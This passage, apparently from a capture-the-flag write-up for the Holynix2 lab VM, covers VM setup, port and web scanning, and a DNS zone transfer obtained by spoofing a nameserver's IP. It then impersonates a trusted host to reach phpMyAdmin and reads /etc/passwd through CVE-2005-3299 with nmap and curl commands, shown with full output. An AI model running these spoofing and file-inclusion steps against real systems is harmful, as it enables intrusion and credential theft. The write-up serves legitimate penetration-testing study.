See *Traditional VM challenge setup* for background on using the VMware vmdk file. Holynix2 is Ubuntu 8.04, x86, and 512MB memory. The network interface worked when set to “model=rtl8139” and the MAC address to 00:0C:29:13:21:B3, resulting in the IP hard-coded to 192.168.1.88. Here's how you can create a backing store to undo any changes to the disk:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
VM=holynix2
BACKING=$VM.vmdk
VM_DISK=$VM-changes.qcow2
curl --remote-name http://download.vulnhub.com/holynix/holynix-v2.tar.bz2
tar xvfj holynix-v2.tar.bz2
cd holynix2
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
$SUDO qemu-img info $BACKING
$SUDO qemu-img info $VM_DISK
# To revert to original image
# $SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
```

Then Linux KVM could use the VM_DISK to create the holynix2 VM. The actual command the author used in Debian Linux to create the VM was:

```
VM=holynix2
$SUDO virt-install \
  --network="bridge=br0,mac=00:0C:29:13:21:B3,model=rtl8139" \
  --name "$VM" --cpu host --vcpus 1 --ram 512 \
  --os-type=linux --os-variant=ubuntuhardy \
  --disk path=$VM_DISK \
  --noautoconsole \
  --accelerate --hvm \
  --import
# --console pty,target_type=virtio \
# Useful commands:
```

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```
# $SUDO virsh help
# $SUDO virsh list --all
# $SUDO virsh destroy --graceful $VM
# $SUDO virsh start $VM
# $SUDO virsh reboot $VM
# $SUDO virsh shutdown $VM
# $SUDO virsh undefine [--wipe-storage] $VM
# $SUDO virsh undefine $VM
# $SUDO virsh help destroy
#
```

So if holynix2 were running and you wanted to “start over again”:

```
$SUDO virsh shutdown $VM
$SUDO virsh undefine $VM
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
$SUDO virt-install \
    --name "$VM" --cpu host --vcpus 1 --ram 512 \
    --os-type=linux --os-variant=ubuntuhardy \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
```

3.16.2 Reconnaissance

Directory setup

We’ll refer to the following directories below:

```
BASE=$HOME/pentest
PT=$BASE/holynix2
TOOLS=dns,exploit,files,nmap,passwords,spider,sqlmap
eval mkdir -p $PT/{ $TOOLS }
```

Basic network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
cd $PT/nmap
NMOUT=nmap
SN='192.168.1.0/24'
TARGETS=targets.txt
$SUDO nmap -sn -PE -oA ${NMOUT}_sn $SN
$SUDO chown $USER.$USER ${NMOUT}_sn.*
# use the grep-able output to get a list of target hosts
grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html
```

Running this gives us:

```

hacker@kali:~$ SUDO=$(which sudo)
hacker@kali:~$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~$ cd $JOB/nmap
hacker@kali:~/pentest/holynix2/nmap$ NMOUT=nmap
hacker@kali:~/pentest/holynix2/nmap$ SN='192.168.1.0/24'
hacker@kali:~/pentest/holynix2/nmap$ TARGETS=targets.txt
hacker@kali:~/pentest/holynix2/nmap$ $SUDO nmap -sn -PE -oA ${NMOUT}_sn $SN
##### SNIP #####
Nmap scan report for 192.168.1.88
Host is up (0.00053s latency).
MAC Address: 00:0C:29:13:21:B3 (VMware)
##### SNIP #####
hacker@kali:~/pentest/holynix2/nmap$ $SUDO chown $USER.$USER ${NMOUT}_sn.*
hacker@kali:~/pentest/holynix2/nmap$ # use the grep-able output to get a list of
↳ target hosts
hacker@kali:~/pentest/holynix2/nmap$ grep Up ${NMOUT}_sn.gnmap | cut -d" " -f2 >
↳ $TARGETS
hacker@kali:~/pentest/holynix2/nmap$ # use the xml output to get an html report
hacker@kali:~/pentest/holynix2/nmap$ xsltproc ${NMOUT}_sn.xml -o ${NMOUT}_sn.html

```

At this point we have \$TARGETS so scan them:

```

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -iL $TARGETS -oA ${NMOUT}_A
$SUDO chown $USER.$USER ${NMOUT}_A.*
xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html

```

Running this gives us:

```

hacker@kali:~/pentest/holynix2/nmap$ $SUDO nmap -A -vv -T3 --max-retries 5 -Pn -iL
↳ $TARGETS -oA ${NMOUT}_A
##### SNIP #####
Discovered open port 80/tcp on 192.168.1.88
Discovered open port 21/tcp on 192.168.1.88
Discovered open port 53/tcp on 192.168.1.88
Discovered open port 22/tcp on 192.168.1.88
##### SNIP #####
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp      Pure-FTPd
|_ftp-anon: ERROR: Script execution failed (use -d to debug)
|_ftp-bounce: no banner
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
|_ssh-hostkey:
53/tcp    open  domain   ISC BIND 9.4.2-P2.1
| dns-nsid:
|_ bind.version: 9.4.2-P2.1
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.12 with
↳ Suhosin-Patch)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: ZincFTP
MAC Address: 00:0C:29:13:21:B3 (VMware)
Device type: WAP
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Tomato firmware (Linux 2.6.22)
##### SNIP #####
hacker@kali:~/pentest/holynix2/nmap$ $SUDO chown $USER.$USER ${NMOUT}_A.*
hacker@kali:~/pentest/holynix2/nmap$ xsltproc ${NMOUT}_A.xml -o ${NMOUT}_A.html

```


Our target holynix2 is T=192.168.1.88 and runs the following services:

- port 21:
Pure-FTPd
- port 22:
OpenSSH 4.7p1 Debian8ubuntu1.2
- port 53:
ISC BIND version 9.4.2-P2.1
- port 80:
Apache 2.2.8, Ubuntu PHP/5.2.4-2ubuntu5.12 with Suhosin-Patch

php5 5.2.4-2ubuntu5.12 (i386 binary) in ubuntu hardy and openssh 1:4.7p1-8ubuntu1.2 source package in Ubuntu point to Ubuntu Hardy (8.04).

Which port to go after: 21, 22, 53, 80?

Ports 21, 22 a userid/password guessing game

A quick look-see at the ftp server showed anonymous authentication was not allowed and appeared to be an immediate dead-end. Similarly, ssh server was a guessing game for userid/passwords. The web server was investigated next.

Reconnaissance on port 80

dirb

First scan the web server with **dirb**:

```
T=192.168.1.88
cd $PT/spider
dirb http://$T/ -o dirb.txt
```

The results of the scan were:

```
hacker@kali:~/pentest/holynix2/spider$ cat dirb.txt

-----
DIRB v2.21
By The Dark Raver
-----

OUTPUT_FILE: dirb.txt
START_TIME: Thu Jun  4 15:02:30 2015
URL_BASE: http://192.168.1.88/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4592

---- Scanning URL: http://192.168.1.88/ ----
```

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```
+ http://192.168.1.88/index (CODE:200|SIZE:1205)
+ http://192.168.1.88/index.php (CODE:200|SIZE:1205)
+ http://192.168.1.88/phpMyAdmin (CODE:403|SIZE:330)
+ http://192.168.1.88/register (CODE:200|SIZE:16)
+ http://192.168.1.88/server-status (CODE:403|SIZE:333)
```

```
-----
DOWNLOADED: 4592 - FOUND: 5
```

nikto

Next up was a **nikto** scan:

```
T=192.168.1.88
cd $PT/spider
nikto -output nikto_80.txt -host $T
```

The results of the scan were:

```
hacker@kali:~/pentest/holynix2/spider$ cat nikto_80.txt
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.1.88
+ Target Port: 80
+ GET Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.12
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET Uncommon header 'tcn' found, with contents: list
+ GET Apache mod_negotiation is enabled with MultiViews, which allows attackers to
  ↳ easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15.
  ↳ The following alternatives for 'index' were found: index.php
+ HEAD PHP/5.2.4-2ubuntu5.12 appears to be outdated (current is at least 5.4.26)
+ HEAD Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.7). Apache
  ↳ 2.0.65 (final release) and 2.2.26 are also current.
+ VYBKHFF Web Server returns a valid response with junk HTTP methods, this may cause
  ↳ false positives.
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to
  ↳ XST
+ OSVDB-12184: GET /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
  ↳ potentially sensitive information via certain HTTP requests that contain specific
  ↳ QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals
  ↳ potentially sensitive information via certain HTTP requests that contain specific
  ↳ QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals
  ↳ potentially sensitive information via certain HTTP requests that contain specific
  ↳ QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals
  ↳ potentially sensitive information via certain HTTP requests that contain specific
  ↳ QUERY strings.
+ OSVDB-3092: GET /register/: This might be interesting...
+ OSVDB-3268: GET /icons/: Directory indexing found.
+ GET Server leaks inodes via ETags, header found with file /icons/README, inode:
  ↳ 40753, size: 5108, mtime: Tue Aug 28 03:48:10 2007
+ OSVDB-3233: GET /icons/README: Apache default file found.
```

Port 80 analysis

Looking at the website, there was:

- A registration form.
- phpMyAdmin MySQL administration.
- The home page indicated users had web directories based on their name.

Taking each of these in turn, we start with the registration form. Running the following **sqlmap** query showed no injection vulnerability.

```
T=192.168.1.88
cd $PT/sqlmap
URL=http://$T/
sqlmap -u "$URL" --random-agent --forms --batch \
  --output-dir $PWD/sqlmap_login --dbs
```

Trying the phpMyAdmin page resulted in a flat rejection (403) without any redirection to a login page. Either a secret login page or access by something other than userid/password alone.

```
hacker@kali:~/pentest/holynix2/sqlmap$ cd $PT/spider
hacker@kali:~/pentest/holynix2/spider$ curl -v http://$T/phpMyAdmin
##### SNIP #####
##### SNIP #####
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /phpMyAdmin
on this server.</p>
##### SNIP #####
```

Finally, there is the hint DNS would allow harvesting user names:

```
hacker@kali:~/pentest/holynix2/spider$ T=192.168.1.88
hacker@kali:~/pentest/holynix2/spider$ curl --silent http://$T/ | egrep
↪ '(nameservers|directory) '
Our nameservers are located at ns1.zincftp.com & ns2.zincftp.com<br />
To access your web directory navigate to <b>http://username.zincftp.com</b></div>
```

So we turn to DNS next.

DNS reconnaissance

DNS zone transfer

So a zone transfer would definitely yield usernames and possibly other useful information. But DNS zone transfers are unsurprisingly restricted:

```
hacker@kali:~/pentest/holynix2/spider$ cd $PT/dns
hacker@kali:~/pentest/holynix2/dns$ dig axfr @$T zincftp.com
; <<>> DiG 9.9.5-9-Debian <<>> axfr @192.168.1.88 zincftp.com
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

But there's that nonexistent NS2 @ 192.168.1.89 to impersonate. If there were a real NS2 running we would have to start `$SUDO arpspoof -t 192.168.1.88 192.168.1.89` in a separate window in order to impersonate 192.168.1.89. But that isn't needed here as the server wasn't up and running. So we add NS2's address as a secondary and change the routing to \$T to use NS2's as the source address:

```
ATTACKER=192.168.1.104
NS2=192.168.1.89
IF=eth0
cd $PT/dns
# IPs - attacker and nonexistent secondary nameserver
# add NS2 address to interface
ip addr show
$SUDO ip addr add $NS2/24 dev $IF
ip addr show
# change routing to use $NS2 as source address to $T
ip route show
$SUDO ip route add $T/32 dev $IF src $NS2
ip route show
# now do a DNS AXFR zone transfer - allowed from NS2
dig axfr @$T zincftp.com 2>&1 > dns_axfr.txt
# undo the the networking changes
$SUDO ip route del $T/32
ip route show
$SUDO ip addr del $NS2 dev $IF
ip addr show $IF
```

Running this gets the axfr zone transfer:

```
hacker@kali:~/pentest/holynix2/dns$ ATTACKER=192.168.1.104
hacker@kali:~/pentest/holynix2/dns$ NS2=192.168.1.89
hacker@kali:~/pentest/holynix2/dns$ IF=eth0
hacker@kali:~/pentest/holynix2/dns$ cd $PT/dns
hacker@kali:~/pentest/holynix2/dns$ # add NS2 address to interface
hacker@kali:~/pentest/holynix2/dns$ ip addr show
##### SNIP #####
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen_
↳1000
##### SNIP #####
    inet 192.168.1.106/24 brd 192.168.1.255 scope global eth0
##### SNIP #####
hacker@kali:~/pentest/holynix2/users$ $SUDO ip addr add $NS2/24 dev $IF
hacker@kali:~/pentest/holynix2/users$ ip addr show
##### SNIP #####
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen_
↳1000
##### SNIP #####
    inet 192.168.1.106/24 brd 192.168.1.255 scope global eth0
##### SNIP #####
    inet 192.168.1.89/24 scope global secondary eth0
##### SNIP #####
hacker@kali:~/pentest/holynix2/dns$ # change routing to use $NS2 as source address to
↳ $T
hacker@kali:~/pentest/holynix2/dns$ ip route show
default via 192.168.1.1 dev eth0
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.106
hacker@kali:~/pentest/holynix2/dns$ $SUDO ip route add $T/32 dev $IF src $NS2
hacker@kali:~/pentest/holynix2/dns$ ip route show
default via 192.168.1.1 dev eth0
```

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```

192.168.1.0/24 dev eth0  proto kernel  scope link      src 192.168.1.106
192.168.1.88 dev eth0  scope link      src 192.168.1.89
hacker@kali:~/pentest/holynix2/dns$ dig axfr @$T zincftp.com 2>&1 > dns_axfr.txt
hacker@kali:~/pentest/holynix2/dns$ $SUDO ip route del $T/32
hacker@kali:~/pentest/holynix2/dns$ ip route show
default via 192.168.1.1 dev eth0
192.168.1.0/24 dev eth0  proto kernel  scope link      src 192.168.1.106
hacker@kali:~/pentest/holynix2/dns$ $SUDO ip addr del $NS2 dev $IF
##### SNIP #####
hacker@kali:~/pentest/holynix2/dns$ ip addr show $IF
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen_
↳1000
##### SNIP #####
      inet 192.168.1.106/24 brd 192.168.1.255 scope global eth0
##### SNIP #####

```

What's in the DNS zone?

Here's the axfr file:

```

cd $PT/dns
cat dns_axfr.txt

```

Running this gives us:

```

hacker@kali:~/pentest/holynix2/dns$ cat dns_axfr.txt

; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> axfr @192.168.1.88 zincftp.com
; (1 server found)
;; global options: +cmd
zincftp.com.      38400    IN       SOA       ns1.zincftp.com. ns2.zincftp.com.
↳2006071801 28800 3600 604800 38400
zincftp.com.      38400    IN       NS        ns1.zincftp.com.
zincftp.com.      38400    IN       NS        ns2.zincftp.com.
zincftp.com.      38400    IN       MX        10 mta.zincftp.com.
zincftp.com.      38400    IN       A         192.168.1.88
ahuxley.zincftp.com. 38400    IN       A         192.168.1.88
amckinley.zincftp.com. 38400    IN       A         192.168.1.88
bzimmerman.zincftp.com. 38400    IN       A         192.168.1.88
cbergey.zincftp.com. 38400    IN       A         192.168.1.88
cfinnerly.zincftp.com. 38400    IN       A         192.168.1.88
cjalong.zincftp.com. 38400    IN       A         192.168.1.88
cmahong.zincftp.com. 38400    IN       A         192.168.1.88
cmanson.zincftp.com. 38400    IN       A         192.168.1.88
ddonnovan.zincftp.com. 38400    IN       A         192.168.1.88
ddypsky.zincftp.com. 38400    IN       A         192.168.1.88
dev.zincftp.com.   38400    IN       A         192.168.1.88
dhammond.zincftp.com. 38400    IN       A         192.168.1.88
dmoran.zincftp.com. 38400    IN       A         192.168.1.88
dsummers.zincftp.com. 38400    IN       A         192.168.1.88
evorhees.zincftp.com. 38400    IN       A         192.168.1.88
gwelch.zincftp.com. 38400    IN       A         192.168.1.88
hmcknight.zincftp.com. 38400    IN       A         192.168.1.88
jgacy.zincftp.com. 38400    IN       A         192.168.1.88
jsmith.zincftp.com. 38400    IN       A         192.168.1.88

```

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```

jstreet.zincftp.com. 38400 IN A 192.168.1.88
kmccallum.zincftp.com. 38400 IN A 192.168.1.88
lnickerbacher.zincftp.com. 38400 IN A 192.168.1.88
lsanderson.zincftp.com. 38400 IN A 192.168.1.88
lwestre.zincftp.com. 38400 IN A 192.168.1.88
mta.zincftp.com. 38400 IN A 10.0.192.48
ncobol.zincftp.com. 38400 IN A 192.168.1.88
ns1.zincftp.com. 38400 IN A 192.168.1.88
ns2.zincftp.com. 38400 IN A 192.168.1.89
rcropper.zincftp.com. 38400 IN A 192.168.1.88
rfrost.zincftp.com. 38400 IN A 192.168.1.88
rwoo.zincftp.com. 38400 IN A 192.168.1.88
skrymple.zincftp.com. 38400 IN A 192.168.1.88
splath.zincftp.com. 38400 IN A 192.168.1.88
tmartin.zincftp.com. 38400 IN A 192.168.1.88
trusted.zincftp.com. 38400 IN A 192.168.1.34
www.zincftp.com. 38400 IN A 192.168.1.88
zincftp.com. 38400 IN SOA ns1.zincftp.com. ns2.zincftp.com.
↪2006071801 28800 3600 604800 38400
;; Query time: 2 msec
;; SERVER: 192.168.1.88#53 (192.168.1.88)
;; WHEN: Sat Jun 6 12:59:27 2015
;; XFR size: 42 records (messages 1, bytes 1021)

```

Three items stand out:

- FTP user names (30 of them) These would be useful if we wished to do some password cracking. However, online password cracking is notoriously slow for FTP and SSH. We'll ignore those names for now.
- dev.zincftp.com Maybe for a development server, so we will ignore for now.
- trusted.zincftp.com (192.168.1.34) This one looks interesting and impersonating it like NS2 above will be tried.
- mta.zincftp.com (10.0.192.48) Since we won't set up an email server we will ignore for now.

Impersonating trusted.zincftp.com

trusted.zincftp.com can access phpMyAdmin

Note - if trusted.zincftp.com is actually running you would have to start `arp spoof -t 192.168.1.88 192.168.1.34` to allow the IP impersonation. Also, be sure to use the DNS from \$T (probably setting up **nameserver 192.168.1.88** in `/etc/resolv.conf`). Here goes the impersonation without the `arp spoof`:

```

IF=eth0
ATTACKER=192.168.1.104
T=192.168.1.88
TRUSTED=192.168.1.34
cd $PT/exploit
# add NS2 address to interface
ip addr show
$SUDO ip addr add $TRUSTED/24 dev $IF
ip addr show
# change routing to use $TRUSTED as source address to $T
ip route show
$SUDO ip route add $T/32 dev $IF src $TRUSTED
ip route show

```

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```
# now try access - allowed from TRUSTED
curl --silent http://$T/phpMyAdmin/
```

Running this gives:

```
hacker@kali:~/pentest/holynix2/dns$ IF=eth0
hacker@kali:~/pentest/holynix2/dns$ ATTACKER=192.168.1.104
hacker@kali:~/pentest/holynix2/dns$ T=192.168.1.88
hacker@kali:~/pentest/holynix2/dns$ TRUSTED=192.168.1.34
hacker@kali:~/pentest/holynix2/dns$ cd $PT/exploit
hacker@kali:~/pentest/holynix2/exploit$ # add NS2 address to interface
hacker@kali:~/pentest/holynix2/exploit$ ip addr show
##### SNIP #####
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen_
↳1000
##### SNIP #####
    inet 192.168.1.104/24 brd 192.168.1.255 scope global eth0
##### SNIP #####
hacker@kali:~/pentest/holynix2/exploit$ $SUDO ip addr add $TRUSTED/24 dev $IF
hacker@kali:~/pentest/holynix2/exploit$ ip addr show
##### SNIP #####
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen_
↳1000
##### SNIP #####
    inet 192.168.1.106/24 brd 192.168.1.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet 192.168.1.34/24 scope global secondary eth0
        valid_lft forever preferred_lft forever
##### SNIP #####
hacker@kali:~/pentest/holynix2/exploit$ $SUDO ip route add $T/32 dev $IF src $TRUSTED
hacker@kali:~/pentest/holynix2/exploit$ ip route show
default via 192.168.1.1 dev eth0
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.106
192.168.1.88 dev eth0 scope link src 192.168.1.34
##### SNIP #####
hacker@kali:~/pentest/holynix2/exploit$ curl http://$T/phpMyAdmin/
##### SNIP #####
<title>phpMyAdmin - 192.168.1.88</title>
##### SNIP #####
</html>
```

So impersonating TRUSTED allows passwordless access to the phpMyAdmin web page and allows us to create no end of mischief on holynix2.

Rerunning nikto as trusted.zincftp.com

```
cd $PT/spider
nikto -output nikto_trusted.txt -host $T
```

Running this gives:

```
hacker@kali:~/pentest/holynix2/exploit$ cd $PT/spider
hacker@kali:~/pentest/holynix2/spider$ nikto -output nikto_trusted.txt -host $T
- Nikto v2.1.6
-----
```

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```

+ Target IP:          192.168.1.88
+ Target Hostname:    192.168.1.88
+ Target Port:        80
+ Start Time:         2015-06-08 18:29:11 (GMT-7)
-----
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.12 with Suhosin-Patch
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.12
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ PHP/5.2.4-2ubuntu5.12 appears to be outdated (current is at least 5.4.26)
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.7). Apache 2.0.
  ↳ 65 (final release) and 2.2.26 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily
  ↳ brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The
  ↳ following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false
  ↳ positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-8450: /phpMyAdmin/db_details_importdocs.php?submit_show=true&do=import&
  ↳ docpath=./: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.
  ↳ 3 or higher. http://www.securityfocus.com/bid/7963.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially
  ↳ sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
  ↳ sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
  ↳ sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially
  ↳ sensitive information via certain HTTP requests that contain specific QUERY strings.
+ Cookie pma_theme created without the httponly flag
+ Cookie pma_collation_connection created without the httponly flag
+ OSVDB-3092: /phpMyAdmin/: phpMyAdmin is for managing MySQL databases, and should be
  ↳ protected or limited to authorized hosts.
+ OSVDB-3092: /register/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ /phpMyAdmin/export.php?what=../../../../../../../../../../../../etc/passwd%00: PHP
  ↳ include error may indicate local or remote file inclusion is possible.
+ Server leaks inodes via ETags, header found with file /icons/README, inode: 40753,
  ↳ size: 5108, mtime: Tue Aug 28 03:48:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ 6603 requests: 0 error(s) and 23 item(s) reported on remote host
+ End Time:          2015-06-08 18:30:27 (GMT-7) (76 seconds)
-----
+ 1 host(s) tested

```

phpMyAdmin file inclusion vulnerability

A search for nikto's report text "remote file inclusion" led to nmap's [http-phpmyadmin-dir-traversal](#):

```

cd $PT/passwords
FILE="/etc/passwd"
FILEPATH="../../../../..$FILE"

```

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```

OUTFILE=passwd.txt
nmap -p80 --script http-phpmyadmin-dir-traversal \
  --script-args="dir='/phpMyAdmin/',file='$FILEPATH',outfile='$OUTFILE'" \
  $T

```

Running this gives us:

```

hacker@kali:~/pentest/holynix2/spider$ cd $PT/passwords
hacker@kali:~/pentest/holynix2/passwords$ FILE="/etc/passwd"
hacker@kali:~/pentest/holynix2/passwords$ FILEPATH="../../../../../../../$FILE"
hacker@kali:~/pentest/holynix2/passwords$ OUTFILE=passwd.txt
hacker@kali:~/pentest/holynix2/passwords$ nmap -p80 --script http-phpmyadmin-dir-
↳ traversal \
> --script-args="dir='/phpMyAdmin/',file='$FILEPATH',outfile='$OUTFILE'" \
> $T

Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-08 19:35 PDT
Nmap scan report for 192.168.1.88
Host is up (0.0014s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-phpmyadmin-dir-traversal:
|   VULNERABLE:
|   phpMyAdmin grab_globals.lib.php subform Parameter Traversal Local File Inclusion
|   State: VULNERABLE (Exploitable)
|   IDs: CVE:CVE-2005-3299
|   Description:
|   PHP file inclusion vulnerability in grab_globals.lib.php in phpMyAdmin 2.6.4_
↳ and 2.6.4-p11 allows remote attackers to include local files via the $__redirect_
↳ parameter, possibly involving the subform array.
|
|   Disclosure date: 2005-10-nil
|   Extra information:
|   ../../../../../../etc/passwd :
|   root:x:0:0:root:/root:/bin/bash
|   daemon:x:1:1:daemon:/usr/sbin:/bin/sh
|   bin:x:2:2:bin:/bin:/bin/sh
|   sys:x:3:3:sys:/dev:/bin/sh
|   sync:x:4:65534:sync:/bin:/bin/sync
|   games:x:5:60:games:/usr/games:/bin/sh
|   man:x:6:12:man:/var/cache/man:/bin/sh
|   lp:x:7:7:lp:/var/spool/lpd:/bin/sh
|   mail:x:8:8:mail:/var/mail:/bin/sh
|   news:x:9:9:news:/var/spool/news:/bin/sh
|   uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
|   proxy:x:13:13:proxy:/bin:/bin/sh
|   www-data:x:33:33:www-data:/var/www:/bin/sh
|   backup:x:34:34:backup:/var/backups:/bin/sh
|   list:x:38:38:Mailing List Manager:/var/list:/bin/sh
|   irc:x:39:39:ircd:/var/run/ircd:/bin/sh
|   gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
|   nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
|   libuuid:x:100:101::/var/lib/libuuid:/bin/sh
|   dhcp:x:101:102::/nonexistent:/bin/false
|   syslog:x:102:103::/home/syslog:/bin/false
|   klog:x:103:104::/home/klog:/bin/false
|   bind:x:104:111::/var/cache/bind:/bin/false

```

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```
| sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
| mysql:x:106:115:MySQL Server,,,:/var/lib/mysql:/bin/false
| lsanderson:x:1000:114:Lyle Sanderson:/home/lsanderson:/bin/bash
| cfinnerly:x:1001:100:Chuck Finnerly:/home/cfinnerly:/bin/bash
| ddonnovan:x:1002:100:David Donovan:/home/ddonnovan:/bin/bash
| skrymple:x:1003:100:Shelly Krymple:/home/skrymple:/bin/bash
| amckinley:x:1004:100:Agustin Mckinley:/home/amckinley:/bin/bash
| cmahong:x:1005:2002::/home/cmahong:/bin/false
| lnickerbacher:x:1006:2002::/home/lnickerbacher:/bin/false
| jstreet:x:1007:2002::/home/jstreet:/bin/false
| rwoo:x:1008:2002::/home/rwoo:/bin/false
| kmccallum:x:1009:2002::/home/kmccallum:/bin/false
| cjalong:x:1010:2002::/home/cjalong:/bin/false
| jsmith:x:1011:2002::/home/jsmith:/bin/false
| dhammond:x:1012:2002::/home/dhammond:/bin/false
| hmcknight:x:1013:2002::/home/hmcknight:/bin/false
| lwestre:x:1014:2002::/home/lwestre:/bin/false
| gwelch:x:1015:2002::/home/gwelch:/bin/false
| dmoran:x:1016:2002::/home/dmoran:/bin/false
| dsummers:x:1017:2002::/home/dsummers:/bin/false
| bzimmerman:x:1018:2002::/home/bzimmerman:/bin/false
| ncobol:x:1019:2002::/home/ncobol:/bin/false
| ddypsky:x:1020:2002::/home/ddypsky:/bin/false
| rcropper:x:1021:2002::/home/rcropper:/bin/false
| cbergey:x:1022:2002::/home/cbergey:/bin/false
| tmartin:x:1023:2002::/home/tmartin:/bin/false
| jgacy:x:1024:2002::/home/jgacy:/bin/false
| splath:x:1025:2002::/home/splath:/bin/false
| evorhees:x:1026:2002::/home/evorhees:/bin/false
| rfrost:x:1027:2002::/home/rfrost:/bin/false
| ahuxley:x:1028:2002::/home/ahuxley:/bin/false
| webmaster:x:1029:2002::/var/www:/bin/false
| cmanson:x:1030:2002::/home/cmanson:/bin/false
| vftp:x:1031:2002:Virtual FTP User:/dev/null:/bin/false
| ../../../../etc/passwd saved to passwd.txt
|
| References:
|   http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3299
|_   http://www.exploit-db.com/exploits/1244/
```

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds

The **curl** equivalent is simply:

```
curl http://$T/phpMyAdmin/libraries/grab_globals.lib.php? \
--data usesubform[1]=1 \
--data subform[1][redirect]="../../../../../../etc/passwd"
```

phpMyAdmin lets you download vulnerable files without a CVE

You don't need a vulnerability to get an arbitrary file from phpMyAdmin. Just open up http://www.zincftp.com/phpMyAdmin/db_details_structure.php?db=zincftp%3Fdata and create a new table named passwords with 1 field. On the resulting web page, name the field "password" of length (say) 100 and select "Save". In the resulting web page change the query to "load data local infile '/etc/passwd' into table passwords;" then select "Go". (For MySQL syntax details see [13.2.6 LOAD DATA INFILE Syntax](#).) To download the file select Export at the top, then in the resulting

web page select “CSV”, “Save as file”, then select “Go”.

For utter simplicity we’ll use the `curl` vulnerability exploitation command above, knowing that there is an equivalent that can be used when the vulnerability is not available.

Comparing the FTP users to `/etc/passwd` users

Only 5 FTP users can SSH

Let’s see which of the FTP users actually can log on via SSH:

```
cd $PT/passwords
grep '/bin/bash' passwd.txt | grep -v '^root' | cut -d: -f1
```

Running this shows the 5 FTP users that are also SSH users:

```
hacker@kali:~/pentest/holynix2/users$ cd $PT/passwords
hacker@kali:~/pentest/holynix2/users$ grep '/bin/bash' passwd.txt | grep -v '^root' | \
